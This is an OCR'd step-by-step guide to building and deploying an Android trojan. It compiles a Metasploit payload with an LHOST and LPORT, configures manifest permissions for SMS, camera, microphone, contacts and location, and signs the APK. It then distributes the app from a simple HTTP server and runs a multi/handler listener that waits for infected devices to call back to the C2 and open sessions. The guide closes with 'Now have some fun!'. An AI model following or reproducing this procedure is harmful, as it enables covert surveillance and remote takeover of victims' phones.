MIST

Starphish Trojan Setup and Deployment Guide


How to create a custom trojan and deploy it through web services

Building and deploying Android Trojan

*Refer to the setup guide for keystore setup

Edit the “build-trojan.bash” file with your keystore name and alias

vi build-trojan.bash




```
#Fill the empty variables in
KEYSTORE="funner.keystore"

ALIAS_KEY="funner"
```

Next,

Run the “compile-msfpayloads.bash” file with the parameters <new-string> <original-string> <appdrawer-name> <LHOST> <LPORT> <filename>

sudo ./compile-msfpayloads.bash tester metasploit testerapp 10.1.1.2 4444 testerapp


Change permissions accordingly by removing the lines



```
  <uses-permission android:name="android.permission.INTERNET" />
  <uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
  <uses-permission android:name="android.permission.CHANGE_WIFI_STATE" />
  <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
  <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
  <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
  <uses-permission android:name="android.permission.READ_PHONE_STATE" />
  <uses-permission android:name="android.permission.SEND_SMS" />
  <uses-permission android:name="android.permission.RECEIVE_SMS" />
  <uses-permission android:name="android.permission.RECORD_AUDIO" />
  <uses-permission android:name="android.permission.CALL_PHONE" />
  <uses-permission android:name="android.permission.READ_CONTACTS" />
  <uses-permission android:name="android.permission.WRITE_CONTACTS" />
  <uses-permission android:name="android.permission.RECORD_AUDIO" />
  <uses-permission android:name="android.permission.WRITE_SETTINGS" />
  <uses-permission android:name="android.permission.CAMERA" />
  <uses-permission android:name="android.permission.READ_SMS" />
  <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
  <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
/androidpayload/app/src/main/AndroidManifest.xml" 65L, 3326C              1,1
```

Save the XML file, when promtped hit enter and save again.

Enter keystore passphrase you entered when creating the keystore



```
[+] Signing with jarsigner
Enter Passphrase for keystore:
```

Make a directory called /srv and move the new apk file into there

mkdir srv

cp testerapp.apk ./srv/testerapp.apk

From this directory start an http server to distribute your new trojan

cd ./srv

python –m SimpleHTTPServer


Setup a listener using ds-control.py

sudo ./ds-control.py

Option 11


Option 4

Press enter to go back a menu, then option 3 to list your jobs



```
Pick an option: 3

Job # : 0
Job Description : Exploit: multi/handler
```

Once a device has called back and connected to your C2, you will see a session available



```
Pick an option: 3


Console:                        Session: 1
```

Now have some fun!